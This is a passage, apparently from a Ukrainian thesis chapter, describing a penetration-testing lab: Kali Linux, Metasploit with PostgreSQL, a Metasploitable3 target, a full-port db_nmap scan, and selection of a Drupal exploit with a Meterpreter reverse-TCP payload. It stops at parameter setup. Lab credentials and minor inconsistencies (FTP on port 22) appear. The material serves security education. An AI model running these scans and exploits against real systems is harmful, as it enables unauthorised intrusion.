
Використання: Kali Linux буде використовуватися як основна платформа для виконання сканувань, експлуатації вразливостей та аналізу безпеки.

Джерело: Kali Linux Official Documentation[28]

Metasploit

Опис: Metasploit Framework - це потужний інструмент для експлуатації вразливостей. Він дозволяє тестувальникам безпеки знаходити, експлуатувати та перевіряти вразливості у системах.

Використання: Metasploit буде використовуватися для виконання експлойтів на вразливих системах, виявлених під час сканування.



```
Shell No. 1
File Actions Edit View Help
$ sudo msfdb init && msfconsole
[sudo] password for kali:
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d
... -
# cowsay++
< metasploit >
  \
  (oo)_____)
  (--)_____)
  ||----|| *

      =[ metasploit v6.4.9-dev ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post ]
+ -- --=[ 1465 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
```

Рисунок 2.1 – Перший запуск програми Metasploit framework

Джерело: Metasploit Documentation[\[29\]](#)

Metasploitable3

Опис: Metasploitable3 - це віртуальна машина, яка містить вразливі додатки та системи для тестування безпеки. Вона створена для навчання та тестування безпеки, надаючи безпечне середовище для проведення експериментів.

Використання: Metasploitable3 буде використовуватися як цільова система для тестування та виявлення вразливостей.

Джерело: Metasploitable3 Documentation[\[30\]](#)

Налаштування віртуальних машин та мережі

Для створення ефективного тестового середовища необхідно правильно налаштувати віртуальні машини та мережеву інфраструктуру.

Створення віртуальних машин:

Kali Linux: Встановлення Kali Linux на віртуальну машину. Під час встановлення слід обрати стандартні параметри та додати необхідні інструменти для тестування безпеки.

Metasploitable3: Встановлення Metasploitable3 на окрему віртуальну машину. Інструкції щодо встановлення можна знайти у документації на GitHub.




Рисунок 2.2 – Kali linux та metasploitable3 на віртуальній машині VirtualBox

Конфігурація мережі NAT:

Опис: Використання NAT-мережі дозволить віртуальним машинам взаємодіяти між собою, імітуючи реальні мережеві умови.

Налаштування: У VirtualBox необхідно створити нову NAT-мережу та додати до неї віртуальні машини з Kali Linux та Metasploitable3. Це дозволить обом системам взаємодіяти один з одним через приватну мережу, ізольовану від зовнішньої мережі.




Рисунок 2.3 – Параметри налаштування мережі у Kali




Рисунок 2.4 – Параметри налаштування мережі у Metasploitable3

Джерело: [VirtualBox Networking Documentation\[31\]](#)

Додаткові налаштування:

IP-адреси: Призначення статичних IP-адрес віртуальним машинам для спрощення управління та забезпечення стабільного з'єднання.

Kali працює на 10.0.2.15

Metasploitable працює на 10.0.2.4

Це середовище тестування дозволить проводити детальні експерименти з виявлення вразливостей у контрольованих умовах, що є важливим для отримання достовірних результатів.

2.3 Процес підготовки до проведення експерименту

У цьому підрозділі буде описано кроки, які будуть виконуватися під час проведення експерименту, включаючи встановлення та конфігурацію необхідного програмного забезпечення, виконання сканувань і аналіз результатів.

Встановлення та конфігурація Metasploit та PostgreSQL

Встановлення PostgreSQL

1. **Опис:** PostgreSQL - це потужна система управління реляційними базами даних з відкритим вихідним кодом, яка буде використовуватися для збереження всіх даних, зібраних під час сканування та експлуатації вразливостей.
2. **Процес встановлення:**

Встановлення PostgreSQL на Kali Linux:

```
(root@kali)-[~]
└─# sudo apt-get install postgresql postgresql-contrib
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
postgresql is already the newest version (16+260).
postgresql set to manually installed.
The following packages were automatically installed and are no longer required:
  libdaxctl1 libgeos3.12.1t64 libjxl0.7 libndctl6 libpmem1 libre2-10
  libu2f-udev python3-mistune0 samba-ad-provision samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  postgresql-contrib
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 11.8 kB of archives.
After this operation, 17.4 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 postgresql-contrib al
l 16+260 [11.8 kB]
Fetched 11.8 kB in 1s (13.5 kB/s)
Selecting previously unselected package postgresql-contrib.
(Reading database ... 401008 files and directories currently installed.)
Preparing to unpack .../postgresql-contrib_16+260_all.deb ...
Unpacking postgresql-contrib (16+260) ...
Setting up postgresql-contrib (16+260) ...
```

Рисунок 2.5 – Процес встановлення PostgreSQL

Створюємо користувача та датиабазу:

```
(root@kali)-[~]
└─# sudo -u postgres createuser msf -P
```

Рисунок 2.6 – Створення користувача

```
(root@kali)-[~]
└─# sudo -u postgres createdb msf_database -O msf
```

Рисунок 2.7 – Створення датиабазу

Конфігурація PostgreSQL:


Перевіримо настройки конфігурації “database.yml”:



```
GNU nano 8.0 /root/.msf4/config/database.yml
production:
  adapter: postgresql
  database: msf_database
  username: msf
  password: kali
  host: 127.0.0.1
  port: 5432
  pool: 75
  timeout: 5
```

Рисунок 2.8 – Налаштування конфігурації

Запуск та перевірка PostgreSQL:



```
(root@kali)-[~]
└─# service postgresql start

(root@kali)-[~]
└─# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization

(root@kali)-[~]
└─#
```

Рисунок 2.9 – Запуск PostgreSQL

Конфігурація Metasploit

Опис: Metasploit Framework - це платформа для тестування безпеки, яка дозволяє знаходити, експлуатувати та перевіряти вразливості. Підключення Metasploit до PostgreSQL дозволить зручно зберігати результати тестування безпеки та керувати ними.

Перевірка підключення:

- **Перевірка статусу бази даних:** Виконайте команду в Metasploit для перевірки підключення:

```
msf6 > db_status  
[*] Connected to msf. Connection type: postgresql.  
msf6 > █
```

Рисунок 2.12 - Перевірка статусу бази даних

Використання FileZilla для передачі даних

Встановлення та налаштування FileZilla

Опис: FileZilla - це безкоштовний FTP-клієнт з відкритим вихідним кодом, який дозволяє легко передавати файли між локальною машиною та сервером.

Процес встановлення:

Встановлення FileZilla на Kali Linux:

```
(root@kali)-[~]  
└─# sudo apt update  
sudo apt install filezilla
```

Рисунок 2.13 – Встановлення FileZilla

Відкриваємо FileZilla та налаштовуємо нове з'єднання з Metasploitable3:

- **Host:** Вводимо IP-адресу Metasploitable3 (sftp://172.28.128.)
- **Username:** Вводимо ім'я користувача (Vagrant).
- **Password:** Вводимо пароль (Vagrant).
- **Port:** Вводимо порт для FTP (22).




Рисунок 2.14 – Налаштування з'єднання

Встановлення паспортної бази даних SQL на Metasploitable3

Підготовка та встановлення бази даних

Опис: На Metasploitable3 буде встановлено паспортну базу даних SQL для імітації реальної бази даних, яка містить чутливу інформацію.

Процес встановлення:

Створення бази даних: Підключіться до Metasploitable3 через SSH або використовуючи FileZilla для передачі файлів:

```
vagrant@metasploitable3-ub1404:~$ ssh msfadmin@172.28.128.3
The authenticity of host '172.28.128.3 (172.28.128.3)' can't be established.
ECDSA key fingerprint is c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.28.128.3' (ECDSA) to the list of known hosts.
msfadmin@172.28.128.3's password:
```

Рисунок 2.15 – Створення БД

Встановлення MySQL: На Metasploitable3 виконайте наступні команди для встановлення MySQL:

```
vagrant@metasploitable3-ub1404:~$ sudo apt install mysql-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  mysql-server
0 upgraded, 1 newly installed, 0 to remove and 88 not upgraded.
Need to get 11.0 kB of archives.
After this operation, 125 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu/trusty-updates/main mysql-server all
5.5.62-0ubuntu0.14.04.1 [11.0 kB]
Fetched 11.0 kB in 0s (35.1 kB/s)
Selecting previously unselected package mysql-server.
(Reading database ... 98849 files and directories currently installed.)
Preparing to unpack .../mysql-server_5.5.62-0ubuntu0.14.04.1_all.deb ...
Unpacking mysql-server (5.5.62-0ubuntu0.14.04.1) ...
Setting up mysql-server (5.5.62-0ubuntu0.14.04.1) ...
Progress: [100%] [#####]
```

Рисунок 2.16 – Встановлення MySQL

Налаштування MySQL: Виконуємо налаштування MySQL, створюємо базу даних та імпортуйте паспортні дані:




Рисунок 2.17 – Імпорт даних

Коли налаштування завершені, можна переходити до наступного етапу.

Встановлення FTP на Metasploitable3

Встановлення FTP-сервера на Metasploitable3 є важливим кроком для створення вразливого середовища для тестування безпеки. Ось покрокова інструкція для встановлення та налаштування FTP-сервера:

Встановлення vsftpd

Оновлення списку пакетів та встановлення vsftpd: виконуємо оновлення списку пакетів та встановлення FTP-сервера vsftpd:

```
vagrant@metasploitable3-ub1404:~$ sudo apt-get install vsftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 174 not upgraded.
Need to get 111 kB of archives.
After this operation, 361 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu/trusty-updates/main vsftpd amd64 3.0.2-1ubuntu2.14.04.1 [111 kB]
Fetched 111 kB in 0s (174 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 97673 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.2-1ubuntu2.14.04.1_amd64.deb ...
Unpacking vsftpd (3.0.2-1ubuntu2.14.04.1) ...
Processing triggers for man-db (2.6.7.1-1) ...
Processing triggers for ureadahead (0.100.0-16) ...
ureadahead will be reprofiled on next reboot
Setting up vsftpd (3.0.2-1ubuntu2.14.04.1) ...
vsftpd start/pre-start, process 5368
Processing triggers for ureadahead (0.100.0-16) ...
vagrant@metasploitable3-ub1404:~$
```

Рисунок 2.18 – Процес встановлення FTP

Запуск та перевірка служби vsftpd

Було запущено та перевірено службу vsftpd

```
vagrant@metasploitable3-ub1404:~$ sudo service vsftpd start
vsftpd start/pre-start, process 5429
vagrant@metasploitable3-ub1404:~$
```

Рисунок 2.19 – Процес перевірки служби FTP

Перевірка підключення до FTP-сервера

Використовуючи FTP-клієнт FileZilla для підключення до FTP-сервера Metasploitable3 за допомогою наступних облікових даних:

- **Host:** 172.28.128.3
- **Username:** msfadmin
- **Password:** msfadmin
- **Port:** 22

Висновки до розділу 2

Розділ два детально описує кроки, необхідні для успішного проведення експерименту з виявлення вразливостей критичної інфраструктури.

Він забезпечує повний огляд необхідних інструментів, налаштувань та процедур, що дозволяє створити надійне тестове середовище та отримати достовірні результати для подальшого аналізу та розробки рекомендацій щодо підвищення безпеки.

Виконання сканування мережі:

Команда db_nmap

db_nmap: Це команда Metasploit, яка дозволяє запускати Nmap і зберігати результати сканування безпосередньо в базу даних Metasploit.

-sV: Цей параметр показує Nmap спробувати визначити версії служб, які працюють на відкритих портах.

-p-: Цей параметр вказує на Nmap сканувати всі 65535 портів.

10.0.2.4: Це цільова IP-адреса, яку ви скануєте.

Використовуйте db_nmap для сканування мережі:

```
msf6 > db_nmap -sV -p- 10.0.2.4
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 19:59 EDT
[*] Nmap: Nmap scan report for 10.0.2.4
[*] Nmap: Host is up (0.000666s latency).
[*] Nmap: Not shown: 65524 filtered tcp ports (no-response)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 3.0.2
[*] Nmap: 22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
[*] Nmap: 80/tcp    open  http         Apache httpd 2.4.7
[*] Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 631/tcp   open  ipp          CUPS 1.7
[*] Nmap: 3000/tcp  closed ppp
[*] Nmap: 3306/tcp  open  mysql       MySQL (unauthorized)
[*] Nmap: 3500/tcp  open  http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
[*] Nmap: 6697/tcp open  irc         UnrealIRCd
[*] Nmap: 8080/tcp  open  http        Jetty 8.1.7.v20120910
[*] Nmap: 8181/tcp closed intermapper
[*] Nmap: Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE:
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 111.46 seconds
msf6 >
```

Рисунок 3.2 - Сканування мережі

Перегляд результатів:

Після завершення сканування можна переглянути знайдені хости:

```
Hosts
=====
address  mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-----
10.0.2.4  08:00:27:42:51:79  linux
msf6 >
```

Рисунок 3.3 - Знайдені хости

Також можна переглянути знайдені сервіси:

```

msf6 > services
Services
=====
host      port  proto  name          state  info
-----
10.0.2.4  21    tcp    ftp           open   vsftpd 3.0.2
10.0.2.4  22    tcp    ssh           open   OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 Ubuntu Linux; protocol 2.0
10.0.2.4  80    tcp    http          open   Apache httpd 2.4.7
10.0.2.4  445   tcp    netbios-ssn  open   Samba smb2 3.X - 4.X workgroup: WORKGROUP
10.0.2.4  631   tcp    ipp           open   CUPS 1.7
10.0.2.4  3000  tcp    ppp           closed
10.0.2.4  3306  tcp    mysql         open   MySQL unauthorized
10.0.2.4  3500  tcp    http          open   WEBrick httpd 1.3.1 Ruby 2.3.8 (2018-10-18)
10.0.2.4  6697  tcp    irc           open   UnrealIRCd
10.0.2.4  8080  tcp    http          open   Jetty 8.1.7.v20120910
10.0.2.4  8181  tcp    intermapper  closed
msf6 > █

```

Рисунок 3.4 - Знайдені сервіси

Підключення `db_nmap` є важливим етапом для ефективного збереження результатів сканування та подальшого аналізу.

Процес налаштування включає встановлення та конфігурацію PostgreSQL, підключення Metasploit до бази даних, а також створення сесій та виконання сканувань за допомогою `db_nmap`. Ці кроки забезпечують зручне управління даними про вразливості та дозволяють зосередитись на їх аналізі та усуненні.

3.2 Пошук експлоїтів та запис усіх виявлених

У цьому підрозділі ми детально розглянемо процес пошуку експлоїтів для виявлених вразливостей, а також запис всіх виявлених експлоїтів у базу даних для подальшого аналізу. Цей процес включає перевірку знайдених вразливостей, пошук відповідних експлоїтів у Metasploit, їх використання та збереження результатів.

3.2.1 Ідентифікація вразливостей

Після завершення сканування мережі за допомогою `db_nmap`, необхідно провести ідентифікацію вразливостей, щоб визначити, які експлойти можуть бути застосовані.

Перевірка вразливостей:

Використовуйте команду **vulns** у Metasploit для перегляду всіх виявлених вразливостей:

```
msf6 > vulns
Vulnerabilities
=====
Timestamp                Host          Name          References
-----                -
2024-06-18 08:42:15 UTC  10.0.2.4     SSH Login Check Scanner  CVE-1999-0502
```

Рисунок 3.5 – Використання команди vulns

Ця команда виведе список вразливих хостів, разом з інформацією про знайдені вразливості, такі як CVE-ідентифікатори, опис та інші деталі.

Класифікація вразливостей:

Вразливості можна класифікувати за критичністю (низька, середня, висока, критична) на основі таких критеріїв, як можливість віддаленого виконання коду (RCE), підвищення привілеїв, відмова в обслуговуванні (DoS) тощо.

3.2.2 Пошук відповідних експлойтів

Після ідентифікації вразливостей необхідно знайти відповідні експлойти, які можуть бути використані для експлуатації цих вразливостей.

Пошук експлойтів у Metasploit:

Використовуйте команду **search** для пошуку експлойтів, які відповідають знайденим вразливостям. Наприклад, для пошуку експлойтів за CVE-ідентифікатором:

```
search cve:<cve_id>
```

Або для пошуку експлойтів за ім'ям сервісу:

search name:<service_name>

Metasploit виведе список доступних експлойтів, які можуть бути використані для вразливих сервісів чи програмного забезпечення.

Вибір експлойта:

Після пошуку відповідного експлойта використовуйте команду `use` для його вибору:

use exploit/<exploit_path>

Наприклад, якщо експлойт знаходиться за шляхом `use exploit/multi/http/drupal_drupageddon` команда буде виглядати так:

```
msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > █
```

Рисунок 3.6 – Демонстрація команди `use`

3.2.3 Налаштування та використання експлойтів

Після вибору експлойта необхідно налаштувати його параметри та запустити для експлуатації вразливостей.

Налаштування параметрів експлойта:

Налаштувавши необхідні параметри експлойта, такі як IP-адреса цільового хоста (RHOST), порт (RPORT) та інші специфічні параметри:

